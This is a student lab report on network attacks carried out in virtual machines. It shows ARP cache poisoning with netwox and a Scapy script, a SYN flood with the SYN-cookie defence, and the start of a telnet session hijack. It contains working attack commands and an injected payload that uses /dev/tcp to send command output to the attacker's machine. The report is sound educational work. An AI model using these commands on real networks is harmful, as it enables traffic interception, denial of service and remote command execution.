Task 1 (30 marks):

1. Describe the mechanism of ARP cache poisoning. (15 marks)

ARP cache poisoning means to inject a fake information into the ARP cache of the victim. ARP is stateless and does not have encryption. Stateless means that it does not keep track of the sent and replies. So anytime a reply comes in even if it is not for any request, ARP updates the ARP cache which maps the IP to the MAC address of the reply.

There are three different ways to poison the ARP cache.

1. ARP REQUEST
    a. In a request, there is the sender's IP and sender's MAC address given. The receiver will update this information in into the ARP cache. Even if it already exists in the ARP cache, it will update the cache with the new information sent from the ARP request.
2. ARP REPLY
    a. When the computer receives an ARP reply, it takes the information in the reply and updates the cache. ARP is stateless therefore it does not matter that this maybe a spoofed reply not associated with any ARP request. This can update the cache of the target.
3. ARP Gratuitous Message
    a. When the computer first join the network, it will send out a broadcast to all other devices with its IP and MAC address. In this type of ARP message, we put our own IP and MAC address on the sender and the receiver side.

This is what an ARP Packet looks like:

Internet Protocol (IPv4) over Ethernet ARP packet

Octet offset	0	1
0	Hardware type (HTYPE)	
2	Protocol type (PTYPE)	
4	Hardware address length (HLEN)	Protocol address length (PLEN)
6	Operation (OPER)	
8	Sender hardware address (SHA) (first 2 bytes)	
10	(next 2 bytes)	
12	(last 2 bytes)	
14	Sender protocol address (SPA) (first 2 bytes)	
16	(last 2 bytes)	
18	Target hardware address (THA) (first 2 bytes)	
20	(next 2 bytes)	
22	(last 2 bytes)	
24	Target protocol address (TPA) (first 2 bytes)	
26	(last 2 bytes)	

https://en.wikipedia.org/wiki/Address_Resolution_Protocol

2. Describe how to use netwox tool to poison ARP cache, and explain the meaning of the command line arguments. (10 marks)

The victim's mac address is 08:00:27:00:c4:48

The victim's IP address is 10.0.2.5

```
yim@yim-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::9705:bb1c:f093:46bd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:00:c4:48  txqueuelen 1000  (Ethernet)
        RX packets 64  bytes 9034 (9.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 69  bytes 7700 (7.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The attacker's REAL IP address is 10.0.24

The attacker's FAKE IP address is specified to be 10.0.2.69

The attacker's FAKE MAC address is specified to be aa:bb:cc:dd:ee:ff

We want to map the FAKE IP to the FAKE MAC.

```
yin@yin-VirtualBox:~$ sudo netwox 33 -a aa:bb:cc:dd:ee:ff -b 08:00:27:00:c4:48
-e 1 -f aa:bb:cc:dd:ee:ff -g 10.0.2.69 -i 10.0.2.5
[sudo] password for yin:
Ethernet_____________________________________________________.
| AA:BB:CC:DD:EE:FF->08:00:27:00:C4:48 type:0x0806           |
|____________________________________________________________|
ARP Request__________________________________________________.
| this address : AA:BB:CC:DD:EE:FF 10.0.2.69                 |
| asks         : 00:00:00:00:00:00 10.0.2.5                  |
|____________________|_______________________________________|
```

Sudo = to have root privileges

netwox 33 = ARP cache poisoning tool

-a = Ethernet source = MAC address of the source machine sending ARP request

We specify aa:bb:cc:dd:ee:ff as the FAKE mac address we want to put into the ARP cache of the victim machine.

-b = Ethernet destination = MAC address of the destination machine receiving the ARP request (this is the whose ARP cache we want to poison)

-e = type of ARP method = 1: ARP request type

-f = ARP ethernet source = MAC address of the sender's machine (The MAC address we are pretending to be)

-g = ARP IP source = The IP Address of the sender's machine (The IP address we are pretending to be from)

-I = ARP IP destination = The IP Address of the destination's machine (The IP address of the machine who's ARP cache we want to poison)


3. Screenshot of arp table to show the change before and after your attack. (5 marks)

```
yim@yim-VirtualBox:~$ arp -an
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
yim@yim-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::9705:bb1c:f093:46bd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:00:c4:48  txqueuelen 1000  (Ethernet)
        RX packets 64  bytes 9034 (9.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 69  bytes 7700 (7.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 138  bytes 11438 (11.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 138  bytes 11438 (11.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

yim@yim-VirtualBox:~$ arp -an
? (10.0.2.69) at aa:bb:cc:dd:ee:ff [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
yim@yim-VirtualBox:~$
```

ALTERNATIVELY USING SCAPY

```python
from scapy.all import *

M1_IP = "10.0.2.5"
M1_MAC = "08:00:27:00:c4:48"
VICTUM_IP = "10.0.2.69"
FAKE_MAC = "aa:bb:cc:dd:ee:ff"

print("Sending ARP Cache Poison : ARP Request")

ether = Ether()
ether.dst = M1_MAC
ether.src = FAKE_MAC

arp = ARP()
arp.psrc = VICTUM_IP
arp.hwsrc = FAKE_MAC
arp.pdst = M1_IP
arp.op = 1
frame = ether/arp
sendp(frame)
```

Saved as arp1.py



As you can see on the last line, the fake IP address 10.0.2.69 is mapped to the fake MAC address aa:bb:cc:dd:ee:ff on the ARP cache of machine2 with IP 10.0.2.5

Task 2 (40 marks):

1. Describe the mechanism of SYN Flooding Attack. (10 marks)

Before the completion of the three-way handshake, the servers stores all half-open connections in a queue with limited capacity. In SYN Flooding Attack, we quickly fill up this queue so that there is no more space to accept new SYN packets, thus no one will be able to connect this the target's machine anymore. There are two main tasks in SYN flooding attack, first is to continuously and quickly send many SYN packets to the server, and second is to not finish the third step of the three way handshake. In SYN flooding attack, it is important for the attacker to use a bunch of random source IP addresses in order to prevent being blocked by the firewall. The netwox tool 76 can help achieve the SYN flooding attack. The command news to be executed using root privileges. The attack does not have a high CPU usage. The server is still fully functional except it has no more space for more SYN packets.

2. Describe how to use netwox tool to attack, and explain the meaning of the command line arguments. (10 marks)

Step 1: Find the IP of the server.

```
yib@server:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::355b:66e1:938b:5434  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6f:8e:45  txqueuelen 1000  (Ethernet)
        RX packets 682  bytes 329703 (329.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 529  bytes 48569 (48.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 185  bytes 15669 (15.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 185  bytes 15669 (15.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The inet 10.0.2.6 is the IP addres of the server.

Step 2: check which port Server uses to connect with client. Client IP address in this case is 10.0.2.5

```
yim@yim-client:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
server login: yib
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

269 updates can be installed immediately.
121 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

yib@server:~$ exit
logout
```


.

```
yib@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:23             10.0.2.5:60952          ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
```

Netstat -tna command shows the state of connection as “ESTABLISHED”. This means that the server (10.0.2.5) connected with client (10.0.2.6) via the port 23.

Step 3: Attacker can attack this port

This shows before and after the attack



This is the command line the attacker can use for SYN flooding

```
yin@attacker:~$ sudo su
sudo: unable to resolve host attacker: No address associated with hostname
[sudo] password for yin:
root@attacker:/home/yin# netwox 76 -i 10.0.2.6 -p 23
```

How to use: netwox 76 -i ip -p port [-s spoofip]

- Netwox 76 is a tool to send a lot of TCP SYN packets
- -i : destination IP address (the server IP address)
- -p : destination port number

3. Screenshot to show half-opened connection. (10 marks)

```
yib@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
yib@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:23             255.209.254.114:29306   SYN_RECV
tcp        0      0 10.0.2.6:23             246.40.20.169:17786     SYN_RECV
tcp        0      0 10.0.2.6:23             253.115.252.186:53912   SYN_RECV
tcp        0      0 10.0.2.6:23             250.176.71.43:44448     SYN_RECV
tcp        0      0 10.0.2.6:23             251.207.213.17:43843    SYN_RECV
tcp        0      0 10.0.2.6:23             241.0.112.66:58403      SYN_RECV
tcp        0      0 10.0.2.6:23             242.151.247.114:22951   SYN_RECV
tcp        0      0 10.0.2.6:23             250.236.14.59:14333     SYN_RECV
tcp        0      0 10.0.2.6:23             252.124.134.231:17279   SYN_RECV
tcp        0      0 10.0.2.6:23             243.167.226.153:18271   SYN_RECV
tcp        0      0 10.0.2.6:23             246.0.178.34:39408      SYN_RECV
tcp        0      0 10.0.2.6:23             247.150.82.85:28419     SYN_RECV
tcp        0      0 10.0.2.6:23             242.120.119.185:56952   SYN_RECV
tcp        0      0 10.0.2.6:23             242.250.96.71:63822     SYN_RECV
tcp        0      0 10.0.2.6:23             250.204.201.234:47828   SYN_RECV
tcp        0      0 10.0.2.6:23             254.155.135.197:15761   SYN_RECV
tcp        0      0 10.0.2.6:23             246.85.137.105:47305    SYN_RECV
tcp        0      0 10.0.2.6:23             251.191.41.55:26036     SYN_RECV
tcp        0      0 10.0.2.6:23             0.158.20.102:56563      SYN_RECV
tcp        0      0 10.0.2.6:23             241.9.140.1:36599       SYN_RECV
tcp        0      0 10.0.2.6:23             249.82.100.115:61250    SYN_RECV
tcp        0      0 10.0.2.6:23             255.232.218.215:5842    SYN_RECV
tcp        0      0 10.0.2.6:23             248.183.212.228:19458   SYN_RECV
tcp        0      0 10.0.2.6:23             254.184.96.184:35130    SYN_RECV
tcp        0      0 10.0.2.6:23             248.245.148.47:2675     SYN_RECV
tcp        0      0 10.0.2.6:23             244.154.206.50:19461    SYN_RECV
tcp        0      0 10.0.2.6:23             253.26.75.156:34376     SYN_RECV
tcp        0      0 10.0.2.6:23             249.110.10.9:29173      SYN_RECV
tcp        0      0 10.0.2.6:23             255.11.40.18:6197       SYN_RECV
tcp        0      0 10.0.2.6:23             250.141.128.173:20961   SYN_RECV
tcp        0      0 10.0.2.6:23             248.65.24.116:15323     SYN_RECV
tcp        0      0 10.0.2.6:23             243.229.196.238:9155    SYN_RECV
tcp        0      0 10.0.2.6:23             245.3.54.153:59772      SYN_RECV
tcp        0      0 10.0.2.6:23             241.119.67.138:10470    SYN_RECV
tcp        0      0 10.0.2.6:23             241.102.235.135:62880   SYN_RECV
tcp        0      0 10.0.2.6:23             241.162.151.164:44067   SYN_RECV
tcp        0      0 10.0.2.6:23             251.46.92.11:28171      SYN_RECV
```

4. Show the changes caused by turning on or off net.ipv4.tcp_syncookies and explain the reason of the changes. (10 marks)

```
yib@server:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
[sudo] password for yib:
net.ipv4.tcp_syncookies = 1
yib@server:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
yib@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:23             10.0.2.5:52844          ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
```

```
yib@server:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
yib@server:~$
yib@server:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:23             244.67.28.220:23275     SYN_RECV
tcp        0      0 10.0.2.6:23             244.251.128.31:62429    SYN_RECV
tcp        0      0 10.0.2.6:23             244.43.222.172:32443    SYN_RECV
tcp        0      0 10.0.2.6:23             248.8.210.157:56175     SYN_RECV
tcp        0      0 10.0.2.6:23             245.126.211.74:56913    SYN_RECV
tcp        0      0 10.0.2.6:23             249.9.107.241:15087     SYN_RECV
tcp        0      0 10.0.2.6:23             243.238.152.30:6013     SYN_RECV
tcp        0      0 10.0.2.6:23             254.115.0.215:56802     SYN_RECV
tcp        0      0 10.0.2.6:23             250.188.164.106:46891   SYN_RECV
tcp        0      0 10.0.2.6:23             252.83.149.155:46470    SYN_RECV
tcp        0      0 10.0.2.6:23             250.0.201.177:38453     SYN_RECV
tcp        0      0 10.0.2.6:23             251.183.135.204:20720   SYN_RECV
tcp        0      0 10.0.2.6:23             240.0.61.66:35646       SYN_RECV
tcp        0      0 10.0.2.6:23             252.177.3.38:3562       SYN_RECV
tcp        0      0 10.0.2.6:23             251.253.213.112:28983   SYN_RECV
```

Reason: By using SYN cookies, the server does not allocate any resources after receiving only SYN packets. The resources will only be allocated after the server has received the final ACK packet. The SYN cookies mechanism uses the sequence numbers to encode information. After the server receives the SYN packet, it calculates a hash key with IP address, port number, and sequence number. The hash value is sent back to client via the server's SYN-ACK packet. The hash (H) is the syn cookie. If the client is an attacker, they will not receive the packet because the IP address is fake. If the client is legitimate, they will receive the SYN+ACK packet and will send back an ACK packet with H+1 value in the acknowledgement field. When the server receives the ACK packet with H+1 value, it will recalculate the cookie or H using the information in the packet.

Task 3 (50 marks):


1. Describe how to inject a "pwd" command using netwox tool, and explain the meaning of the command line arguments. Use screenshots to show the results using wireshark. (20 marks)

Server IP = 10.0.2.6
Client IP = 10.0.2.5
Attacker IP = 10.0.2.4

Step1: Client establishes connection with server w/ command "telnet 10.0.2.6"

```
yim@yim-client:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
server login: yib
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

169 updates can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Sep  7 01:45:40 +08 2021 from 10.0.2.5 on pts/1
```

Attacker sniffs the packet using wireshark. From here we can see that the destination port number is 23, source port number is 59774, and the sequence number is 2181164136. The acknowledge number is 2282574859.




Step 3: finding the hex abbreviation for "\npwd > /dev/tcp/10.0.2.4/9090\n "
This runs the command pwd and sends the result to the port 9090 at IP 10.0.2.4 (the attacker's machine). If you don't have the "> /dev/tcp/10.0.2.4/9090\n" command, the attacker will be able to inject the command "pwd" into the server@10.0.2.6 but will not be able to view the content of the command.
$ python3
>> s = "\npwd > /dev/tcp/10.0.2.4/9090\n"
>> s.encode("utf-8).hex()
'0a707764203e202f6465762f7463702f31302e302e322e342f393039300a'

```
>>> s = '\npwd > /dev/tcp/10.0.2.4/9090\n'
>>> s.encode("utf-8").hex()
'0a707764203e202f6465762f7463702f31302e302e322e342f393039300a'
```

